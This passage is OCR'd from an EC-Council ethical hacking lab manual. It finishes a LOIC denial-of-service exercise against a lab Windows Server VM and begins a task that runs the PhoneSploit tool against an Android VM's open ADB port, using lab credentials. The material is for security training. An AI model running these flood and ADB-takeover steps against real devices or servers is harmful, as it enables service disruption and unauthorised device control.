


20. Click the **Stop capturing packets** icon in the toolbar to stop the process.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


21. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22. You can experience a degrade in a performance of the target machine **Windows Server 2019**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



24. Turn off the **Windows Server 2019** virtual machine.

Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Note: We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.

Note: If the **Android** machine is non-responsive then, If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.

5. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

   Note: By default, the tool will be cloned in the root directory.

6. Type **python3 -m pip install colorama** and press **Enter** to install the required dependency.


   Note: Here, the dependency is already present.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.

8. The PhoneSploit main menu options appear, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

